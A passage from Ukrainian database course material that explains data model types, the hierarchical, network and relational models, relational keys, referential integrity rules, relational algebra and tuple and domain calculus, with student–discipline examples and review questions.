- *класи обмежень цілісності даних*, які можуть бути реалізовані засобами цієї системи.

Моделювання даних – це процес створення логічного представлення структури бази даних.

Кожному рівню представлення інформації відповідає певна модель (рисунок 2.1).

Інфологічна модель – відображає інформацію про предметну область у вигляді, незалежному від СУБД, що використовується. Ця модель відображає інформаційно-логічний рівень абстрагування, який пов'язаний з описом об'єктів предметної області, їх властивостей та взаємозв'язків.

Часто ці моделі ототожнюють з *концептуальними моделями* предметної області і називають *концептуальними інфологічними моделями* (внутрішня і зовнішня концептуальні інфологічні моделі).

Даталогічна модель – модель логічного рівня, яка відображає логічні зв'язки між елементами даних незалежно від їх змісту і середовища збереження. Часто ці моделі ототожнюють з логічними моделями.

Фізична модель – описує те, як дані зберігаються в комп'ютері, представляючи інформацію про структуру записів, їх впорядкованість і про існуючі шляхи доступу до даних.




Рисунок 2.1 – Класифікація моделей даних

Модель «сутність-зв'язок» (ER-модель) – описує модель предметної області і складається з множини сутностей, множини зв'язків між сутностями, а також з атрибутів сутностей і зв'язків. В модель входить обмеження цілісності даних, що пов'язано з двома множинами сутностей і називається залежністю по існуванню. ER-моделі дозволяють графічно представляти моделі предметних областей. Вони є складовою частиною CASE-продуктів.

Семантична об'єктна модель – описує модель предметної області і являє собою модель даних. Ця модель складається з семантичних об'єктів, що містять сукупність атрибутів. Атрибути групуються у класи. Модель даних володіє більш розвиненими засобами відображення семантики у порівнянні з теоретико-множинними і теоретико-графовими моделями.

Теоретико-графова модель – модель даних, в якій дозволені структури даних можуть бути представлені у вигляді графа загального або спеціалізованого виду, наприклад дерева. Необхідну групу операцій на мові маніпулювання даними, що засновані на цій моделі, представляють навігаційні операції. Операції над даними мають поза описовий характер.

Теоретико-множинна модель – модель даних, в якій використовується математичний апарат реляційної алгебри, реляційного обчислення, а операції над даними маніпулюють таблицями.

Фактографічні моделі – містять відомості, які представлені у вигляді спеціалізованим чином організованих сукупностей формалізованих записів даних.

Документальні моделі – передбачають, що в якості одиничного елемента інформації виступає неподільний на менші складові частини документ, а інформація про документ, як правило, не структурується в обмеженому вигляді. В цих моделях в основному розглядаються тексти на природній мові, формати документів є вільними.

Ієрархічна модель – модель даних, в основі якої використовується ієрархічна, деревоподібна структура даних (рисунок 2.2). Вершинами цієї структури є записи, які складаються з простих елементів даних різних типів. Батьківському запису відповідає довільне число екземплярів підлеглих записів кожного типу.




Рисунок 2.2 – Приклад ієрархічної деревоподібної структури БД

Мережна модель – модель даних, в якій дозволені структури даних можуть бути представлені у вигляді графа загального вигляду (рисунок 2.3). Вершинами такого графа можуть бути дані різних типів – від атомарних елементів даних до записів складної структури. На відміну від ієрархічної моделі наступник в цій моделі може мати довільне число батьків.




Рисунок 2.3 – Приклад мережевої моделі

Реляційна модель – модель даних яка заснована на математичному понятті відношення і представлення відношень у формі таблиць.

Постреляційна модель – розширена реляційна модель, яка знімає обмеження неподільності даних, що зберігаються в записах таблиць. Ця модель допускає багатозначні поля – поля, значення яких складається з позначень. Набір

значень багатозначних полів вважається самостійною таблицею, яка вбудована в основну таблицю. Часто ці методи ототожнюють з об'єктно-реляційними моделями.

Об'єктно-орієнтована модель – модель даних, яка базується на понятті об'єкта, тобто сутності, що володіє станом і поведінкою. Стан об'єкта визначається його атрибутами, а поведінка визначається сукупністю операцій, що визначені для цього об'єкта. Також передбачається можливість підтримки зв'язків між типами об'єктів.

Багатомірна модель – модель даних, яка оперує багатомірним представленням даних (у вигляді гіперкубу) і орієнтована на підтримку аналізу даних. Передбачається конструювання різноманітних агрегацій даних у межах гіперкубу, побудова різних його проекцій – підмножини гіперкубу, деталізація і обертання даних, а також цілий ряд інших операцій.

Дескрипторна модель – описує кожен документ за допомогою дескриптора. Дескриптор має жорстку структуру і являє собою набори деяких лексичних одиниць (слів, словосполучень, термінів), які потрібні для роботи з документами. Дескриптори між собою не зв'язані.

Тезаурусна модель – описує кожен документ за допомогою дескрипторів, а також змістовних відношень між лексичними одиницями (ціле-частина, рід-вид, клас-підклас і т.д.). Ці моделі дозволяють підвищити ефективність дескрипторних моделей за рахунок більш ефективного відображення предметної області.

Гіпертекстова модель – модель, що заснована на розмітці документа за допомогою спеціальних навігаційних конструкцій, які відповідають змістовим зв'язкам між різними документами, або окремими фрагментами одного документа. Такі конструкції утворюють деяку семантичну мережу в базі документів.

2.2 Ієрархічна модель даних

Ієрархічна модель даних уперше була задіяна в системі IMS (Information Management System - інформаційна керуюча система) у межах проекту висадки на

Місяць. У першій ієрархічній системі були повністю реалізовані функції СУБД, а саме: мови визначення та маніпулювання даними, опис і підтримка обмежень цілісності, паралелізм, відновлення, а також механізми ефективної обробки запитів. Варто сказати, що IMS і досі використовується на мейнфреймах. Згодом було розроблено ще декілька ієрархічних СУБД, і кожна з них вносила в модель свою специфіку, зумовлену способом реалізації системи (рисунок 2.4).



Рисунок 2.4 – Графічне зображення схеми ієрархічної структури даних:
а – з уточненням; б – без уточнень

Ієрархічна структура інколи має розгалуження, коли батьківський елемент може зв'язуватися з кількома дочірніми сегментами (рисунок 2.5).




Рисунок 2.5 – Ієрархічна схема з розгалуженням

2.3 Мережна модель даних

Мережна модель даних є розширенням ієрархічної моделі й призначена для адекватного моделювання зв'язків між сутностями типу «багато-до-багатьох».

Мережна структура даних є сукупністю схеми та екземплярів схеми. У свою чергу мережна схема формується з полів даних, типів записів і наборів, які також мають свої екземпляри. Власне з екземплярів полів, записів та наборів складається екземпляр схеми. Елементарною одиницею даних мережної (так само, як ієрархічної) (рисунки 2.6-2.7) структури є поименоване *поле даних*.




Рисунок 2.6 – Трирівнева ієрархічна структура




Рисунок 2.7 – Мережна структура

Принциповою відмінністю мережної структури від ієрархічної є можливість безпосередньо відображати складніші типи зв'язків. Натомість ієрархічні системи простіш в реалізації та експлуатації.

2.4 Реляційна модель даних

Реляційна модель даних заснована на математичному понятті відношення і представленні відношень у вигляді таблиць. Запропонована на початку 70-х років американським вченим Е.Коддом. В будь-якій реляційній СУБД припускається, що користувач сприймає БД як набір таблиць. Це стосується тільки логічної структури БД, тобто відноситься до концептуального і

зовнішнього представлень. На фізичному рівні БД реалізується за допомогою різних структур зберігання. В таблиці 2.1. наведені елементи реляційної моделі.

Таблиця 2.1 – Елементи реляційної моделі

<i>Елементи реляційної моделі</i>	<i>Форма представлення</i>
<i>Відношення</i>	Таблиця
<i>Кортеж</i>	Рядок таблиці
<i>Атрибут</i>	Заголовок стовпця таблиці
<i>Ключ</i>	Сукупність атрибутів, які унікально визначають кожен рядок таблиці, або виконують функції зв'язування таблиць, або дозволяють прискорити операції над таблицями
<i>Домен</i>	Множина значень атрибута
<i>Схема відношення</i>	Рядок заголовків стовпців таблиці

Для однозначної ідентифікації рядків, для зв'язування таблиць між собою, для прискорення операцій над даними застосовують ключі. В таблиці 2.2. наведені можливі види реляційних ключів. Зовнішній і відповідний йому потенційний ключі повинні бути визначені на одному домені.

Таблиця 2.2 – Реляційні ключі

<i>Назва</i>	<i>Пояснення</i>
<i>Потенційний ключ (Candidate Key)</i>	Мінімальна підмножина атрибутів відношення, які єдиним чином ідентифікують кортеж даного відношення
<i>Первинний ключ (Primary Key)</i>	Потенційний ключ, який обрано для унікальної ідентифікації кортежів відношення
<i>Вторинний ключ (Secondary Key)</i>	Ключ, кожному значенню якого може відповідати більш ніж один екземпляр індексованих даних
<i>Зовнішній ключ (Foreign Key)</i>	Сукупність атрибутів відношення, значення яких є одночасно і значеннями первинного або потенційного ключа іншого відношення

На рисунку 2.8 наведено ілюстрацію основних понять реляційної моделі даних.




Рисунок 2.8 – Відношення *СТУДЕНТ*

Порядок кортежів у відношенні не визначений. В реляційних СУБД для зручності кортежі впорядковують за допомогою ключів (первинних або вторинних). В якості первинного ключа виступає атрибут *№ залікової книжки*, який дозволяє унікально ідентифікувати кожен кортеж. Атрибут *Вік* обирається в якості вторинного ключа (не є обов'язковим) для виконання операцій сортування і групування студентів за віком. Атрибут *Група* обирається в якості зовнішнього ключа для зв'язування з зовнішньою таблицею *Група* (на рисунку 2.8 не представлена). Домени показують множину всіх можливих значень певного атрибута відношення. Наприклад, для атрибута *Вік* значення домену відноситься до типу цілих чисел.

Реляційна модель складається з таких частин:

- *структурна* (тут фіксується відношення як єдине ціле);
- *маніпуляційна* (тут використовуються два базових механізми маніпулювання реляційною БД – реляційна алгебра і реляційні обчислення);
- *цілісність* (тут використовується механізм, що запобігає руйнуванню даних).

Реляційній моделі даних властиві простота і природність використовуваних структур даних і операцій маніпуляції даними, повна незалежність від середовища зберігання даних, *підтримка віртуальних, а не фізичних зв'язків між даними* (на основі значень даних, а не покажчиків).

Реляційна БД включає в себе такі складові:

- інформаційні масиви (таблиці, індекси);
- *системна інформація* (структура БД, обмеження цілісності);

- *прикладні програми* (процедури, тригери).

Операційні можливості відношення мають дві еквівалентні форми - *реляційна алгебра* і *реляційне обчислення*.

Реляційне обчислення поділяється на реляційне обчислення зі змінними кортежами, яке називається *обчислення кортежів*, і на реляційне числення зі змінними доменами, яке називається *обчислення доменів*. Для виконання запитів до БД *E.Codd* запропонував відповідні принципи побудови трьох мов.

Мови запитів реляційної алгебри – це алгебраїчні мови, які дозволяють висловлювати запити засобами спеціалізованих операторів, що застосовуються до відношень.

Мови запитів реляційного числення дозволяють висловлювати запити шляхом специфікації предикату, якому повинні відповідати потрібні кортежі (домени).

Реальні мови запитів (SQL, QBE і т.ін.) забезпечують не тільки функції відповідної теоретичної мови, але і реалізують деякі додаткові операції (арифметичні, друку і т.ін.).

2.5 Цілісність баз даних

Цілісність баз даних – властивість даних, що визначає повноту і правильність інформації, яка вміщується в БД. Підтримка цілісності даних включає такі складові:

- структурна цілісність;
- обмеження реальних значень даних;
- посилкова цілісність.

Структурна цілісність передбачає виконання таких умов:

- наявність тільки однорідних структур даних типу «реляційне відношення»;
- відсутність дублікатів кортежів;
- обов'язкова наявність у кожному відношенні первинного ключа;
- обмеження доменів, яке передбачає визначення кожного атрибуту на своєму домені;

– можливість застосування невизначених значень NULL (позначає відсутність будь-якого значення атрибуту).

Невизначене NULL значення розглядається, як значення невідоме на даний момент часу. Це значення при появі додаткової інформації може бути замінено на деяке конкретне значення. Введення NULL викликало необхідність застосування замість двозначної логіки тризначної логіки. У цьому випадку передбачаються реляційні операції з невизначеними значеннями.

Обмеження реальних значень даних вимагають, щоби значення поля належали деякому діапазону значень, або задовольняли певному арифметичному співвідношенню між значеннями різних полів. Обмеження значень можуть включати також визначення певних форматів для полів, задоволення значень полів певним статистичним умовам, бізнес-правилам предметної області і т.ін.

Посилкова цілісність означає, що зміни в таблицях повинні виконуватися синхронно, а зміст двох пов'язаних таблиць має відповідати таким правилам:

- кожному запису основної таблиці відповідає нуль чи більше записів підлеглої таблиці;
- в підлеглій таблиці немає записів, які не мають батьківських записів в основній таблиці;
- кожний запис підлеглої таблиці має тільки один батьківський запис основної таблиці.

Умови цілісності даних визначають, які дані можуть бути записані в БД у результаті додавання або оновлення даних. При маніпулюванні даними в таблицях виконується контроль дій відповідно до таблиці 2.3.

Таблиця 2.3 – Правила вилучення і оновлення

<i>Операція</i>	<i>Правило</i>	<i>Пояснення</i>
Вилучення (DELETE)	RESTRICT	Заборона вилучення рядка з батьківської таблиці, якщо в підлеглій таблиці цей рядок має нащадків
	CASCADE	При вилученні рядка з батьківської таблиці в підлеглій всі рядки-нащадки автоматично вилучаються
	SET NULL	При вилученні рядка з батьківської таблиці в підлеглій таблиці всім зовнішнім ключам рядків-нащадків автоматично присвоюється значення NULL

Продовження таблиці 2.3

Операція	Правило	Пояснення
Вилучення (DELETE)	SET DEFAULT	При вилученні рядка з батьківської таблиці в підлеглий таблиці всім зовнішнім ключам рядків-нащадків автоматично присвоюється певне значення, встановлене за замовчуванням
Оновлення (UPDATE)	RESTRICT	Заборона зміни первинного ключа в рядку батьківської таблиці, якщо в підлеглий таблиці цей рядок має нащадків
	CASCADE	При зміні первинного ключа в рядку батьківської таблиці в підлеглий таблиці відповідні значення зовнішнього ключа також автоматично змінюються у всіх рядках-нащадках для того, щоб відповідати новому значення первинного ключа
	SET NULL	При зміні первинного ключа в рядку батьківської таблиці в підлеглий таблиці відповідні значення зовнішнього ключа також автоматично змінюються у всіх рядках-нащадках і їм присвоюється значення NULL
	SET DEFAULT	При зміні первинного ключа в рядку батьківської таблиці в підлеглий таблиці відповідні значення зовнішнього ключа також автоматично змінюються у всіх рядках-нащадках і їм присвоюється певне значення, встановлене за замовчуванням

Також можливо виконання правила NONE – не виконуються ніякі дії і правила NULL ALLOWED – дозволяються невизначені значення.

При введенні нових рядків (INSERT) необхідно утримуватися такої послідовності введення: спочатку дані вводяться в батьківську таблицю, а потім – в підлеглу.

Контрольні питання

1. Що таке модель даних і які існують основні типи моделей?
2. Чим мережна модель відрізняється від ієрархічної?
3. Які основні принципи реляційної моделі даних?
4. Які вимоги до структур даних у реляційній моделі?
5. Що таке цілісність баз даних і які її основні типи?
6. Які обмеження забезпечують цілісність реляційних баз даних?

Тема 3. Деякі аспекти проектування реляційних баз даних

- 3.1 Реляційна алгебра та реляційне числення
- 3.2 Обчислення кортежів
- 3.3 Обчислення доменів
- 3.4 Надлишковість даних та аномалії
- 3.5 Функціональні залежності між атрибутами
- 3.6 Нормалізація

3.1 Реляційна алгебра та реляційне числення

Алгеброю називається множина об'єктів із заданою на ній сукупністю операцій, які замкнені відносно цієї множини. Основною множиною в реляційній алгебрі є множина відношень. Варіант реляційної алгебри, запропонований Коддом, містить такі основні операції: об'єднання, різниця, перетин, декартовий добуток, проекція, селекція, з'єднання, ділення. На рисунку 3.1 показані основні операції реляційної алгебри.




Рисунок 3.1 – Основні операції реляційної алгебри

В таблиці 3.1 подані основні і додаткові операції реляційної алгебри.

Таблиця 3.1 – Реляційні операції

Операція	Позначення	Зміст
Вибірка	$\sigma_{\text{предикат}}(R)$	Визначення відношення, яке вміщує тільки ті кортежі з відношення R, які задовольняють заданому предикату
Проекція	$\Pi_{a1...an}(R)$	Визначення відношення, яке вміщує вертикальну підмножину відношення R, що утворюється шляхом отримання значень вказаних атрибутів і виключення з результату рядків-дублікатів

Продовження таблиці 3.1

<i>Операція</i>	<i>Позначення</i>	<i>Зміст</i>
Об'єднання	$R \cup S$	Визначення відношення, яке вміщує всі кортежі, що належать R або S, при цьому виключаються з результату всі дублікати кортежів. Відношення R і S повинні бути сумісні за об'єднанням
Перетин	$R \cap S$	Визначення відношення, яке вміщує всі кортежі, що належать R і S. Відношення R і S повинні бути сумісні за об'єднанням
Різниця	$R - S$	Визначення відношення, яке вміщує всі кортежі, що належать R і відсутні в S. R і S повинні бути сумісні за об'єднанням
Декартовий добуток	$R * S$	Визначення відношення, яке є результатом конкатенації кожного кортежу з відношення R з кожним кортежем з відношення S
Тета-з'єднання	$R \otimes_F S$	Визначення відношення, яке вміщує кортежі з декартового добутку відношень R і S, що задовольняє предикату F
З'єднання по еквівалентності	$R \otimes_F S$	Визначення відношення, яке вміщує кортежі з декартового добутку відношень R і S, що задовольняє предикату F (предикат виконує порівняння тільки на рівність)
Природне з'єднання	$R \otimes S$	Визначення відношення, яке отримано з'єднанням по еквівалентності двох відношень R і S, що виконано по всім спільним атрибутам x, з результатів якого вилучається по одному екземпляру кожного спільного атрибута
Ліве зовнішнє з'єднання	$R \supset \triangleleft S$	Визначення відношення, для якого кортежі відношення R, які не мають співпадаючих значень в спільних стовпцях відношення S, також включаються в результуюче відношення
Напівз'єднання	$R \triangleright_F S$	Визначення відношення, яке вміщує ті кортежі відношення R, які входять в з'єднання відношень R і S
Ділення	$R \div S$	Визначення відношення, яке вміщує ті кортежі відношення R, які визначені на атрибуті C, що відповідає комбінації всіх кортежів відношення S, де C – множина атрибутів, які є у R, але відсутні у S

Приклад. Задані два відношення *Студент* і *Дисципліна*.

<i>Студент</i>			
Прізвище	Курс	Група	Спеціальність
Мельник	3	2	АВ
Адамчук	4	1	КСМ

<i>Дисципліна</i>				
Назва	Курс	Спеціальність	Викладач	Семестр
Організація баз даних	4	КСМ	Лавренчук	8
Програмування	3	АВ	Семенюк	5

1. Визначити всіх студентів спеціальності КСМ.

$$\prod_{\text{прізвище}} (\sigma_{\text{спеціальність} = \text{"КСМ"}}(\text{Студент}))$$

2. Визначити всіх студентів, для яких у 5 семестрі викладач Семенюк проводить заняття.

$$\prod_{\text{прізвище}} (\sigma_{\text{семестр} = 5 \wedge \text{викладач} = \text{"Семенюк"}}(\text{Студент} \otimes \text{Дисципліна}))$$

$$\prod_{\text{прізвище}} (\text{Студент} \otimes (\sigma_{\text{семестр} = 5 \wedge \text{викладач} = \text{"Семенюк"}}(\text{Дисципліна})))$$

3.2 Обчислення кортежів

Будь-який враз обчислення кортежів може бути представлений у такому вигляді:

$$\{t / f(t)\}$$

де t – єдина вільна змінна-кортеж, яка позначає кортеж фіксованої довжини; $f(t)$ – деякий предикат над змінною t .

Формули в реляційному обчисленні кортежів будують з атомів і сукупності операторів (арифметичних і логічних). Вираз в реляційному обчисленні кортежів будують над множиною відношень. Типи можливих атомів подані у таблиці 3.2.

Для побудови формули (запиту) використовуються логічні зв'язки ($\wedge, \vee, \neg$), а також квантори загальності $\forall x$ і квантори існування $\exists x$. Квантори зв'язують певні змінні. Зв'язана змінна відповідає локальній змінній у мові програмування, а вільна змінна (змінна, яка не зв'язана квантором) відповідає глобальній змінній.

Таблиця 3.2 – Правила побудови атомів формул

<i>Номер типу атому</i>	<i>Правила побудови атомів</i>
1	$R(t)$, де R – ім'я відношення; цей атом означає, що t є кортеж у відношенні R
2	$(s[i]\theta u[j])$, де s і u – змінні кортежі; θ – арифметичний оператор відношення; i та j – номери або імена компонентів (стовпчиків) у відповідних кортежах; $s[i]$ – позначення i -го компонента в кортежі-змінній s ; $u[j]$ – позначення j -го компонента в кортежі-змінній u
3	$(s[i]\theta a)$ або $(a\theta s[i])$, де a – константа

Формули будуються за певними правилами. Правила побудови формул наведені в таблиці 3.3.

Таблиця 3.3 – Правила побудови формул

<i>Номер правила</i>	<i>Правила побудови формул</i>
1	Кожен атом є формула
2	Якщо f_1 і f_2 – формули, то вирази: - $f_1 \wedge f_2$; - $f_1 \vee f_2$; - $\neg f_1$; також є формулами
3	Якщо f – формула, то вирази: - $\forall t f(t)$; - $\exists t f(t)$; також є формулами
4	Якщо f – формула, то (f) – також є формулою
5	Ніщо інше не є формулою

Приклад.

Вираз $\{t / R_1 \wedge R_2\}$ означає, що в якості формули виступає запис $R_1 \wedge R_2$ і що тут визначається множина кортежів, яка одночасно належить відношенням R_1 і R_2 . Цей вираз є еквівалентним до виразу реляційної алгебри $R_1 \cap R_2$.

1. Визначити всіх студентів спеціальності КСМ.

$$\{t(\text{прізвище}) / \exists t \text{Студент}(t) \wedge t(\text{спеціальність}) = "КСМ"\}$$

2. Визначити всіх студентів, для яких у 5 сем. Семенюк проводить пари.

$$\{t(\text{прізвище}) / \exists t \text{Студент}(t) \wedge \exists s \text{Дисципліна}(s) \wedge s(\text{семестр}) = 5 \wedge s(\text{викладач}) = "Семенюк" \\ t(\text{курс, спеціальність}) = s(\text{курс, спеціальність})\}$$

3.3 Обчислення доменів

Будь-який вираз обчислення доменів може бути представлений у такому вигляді:

$$\{x_1, x_2, \dots, x_n / f(x_1, x_2, \dots, x_n)\}$$

де f – формула; $x_1, x_2, \dots, x_n$ – вільні змінні.

В обчисленні доменів не існує змінних кортежів. Замість них вводяться змінні на доменах. У всіх інших випадках реляційне обчислення зі змінними на доменах будується так само, як і реляційне обчислення зі змінними на кортежах.

Формули в реляційному обчисленні доменів будують з атомів і сукупності операторів (арифметичних і логічних). Вираз в реляційному обчисленні доменів будують над множиною відношень. типи можливих атомів подані в таблиці 3.4.

Для побудови формули (запиту) використовуються логічні зв'язки ($\wedge, \vee, \neg$), а також квантори загальності $\forall x$ і квантори існування $\exists x$.

Таблиця 3.4 – Правила побудови атомів

Номер типу домену	Правила побудови доменів
1	$R(x_1, x_2, \dots, x_n)$, де R – n -арне відношення; x_i – константа або змінна на деякому домені. Атом $R(x_1, x_2, \dots, x_n)$ вказує на те, що значення тих x_i , які є змінними, повинні бути вибрані так, щоб $(x_1, x_2, \dots, x_n)$ було кортежем відношення R
2	$(x\theta y)$, де x і y – константи або змінні на деякому домені; θ – арифметичний оператор відношення; Атом $(x\theta y)$ вказує на те, x і y являють собою значення, при яких істинно $(x\theta y)$

Приклад.

1. 1.Визначити всіх студентів спеціальності КСМ.

$\{ \text{прізвище} / \exists x \exists y \text{ Студент}(\text{прізвище}, x, y, \text{"КСМ"}) \}$

2. Визначити всіх студентів, для яких у 5 семестрі викладач Семенюк проводить заняття.

$\{ (\text{прізвище}) / \exists x \exists y \exists z \text{ Студент}(\text{прізвище}, x, y, z) \wedge \exists s \text{ Дисципліна}(s, x, z, \text{"Семенюк"}, 5) \}$

3.4 Надлишковість даних та аномалії

При розробці схеми БД можуть виникнути проблеми, пов'язані з надлишковістю даних та аномаліями. Під надлишковістю даних розуміють дублювання даних, занесених в БД. При цьому розрізняють просте (ненадлишкове) дублювання та надлишкове дублювання даних. Наявність надлишковості даних при виконанні операцій над ними призводить до різних аномалій – порушенню цілісності БД. Розрізняють аномалії видалення, оновлення та введення. Надалі розглянемо способи застосування процесу нормалізації для отримання правильно спроектованих відношень.

3.5 Функціональні залежності між атрибутами

Основою аналізу коректності схеми є так звані функціональні залежності між атрибутами БД. Функціональні залежності визначають не поточний стан БД, а всі її можливі стани. Таким чином вони відображають ті зв'язки між атрибутами, які притаманні реальному об'єкту, що моделюється за допомогою БД.

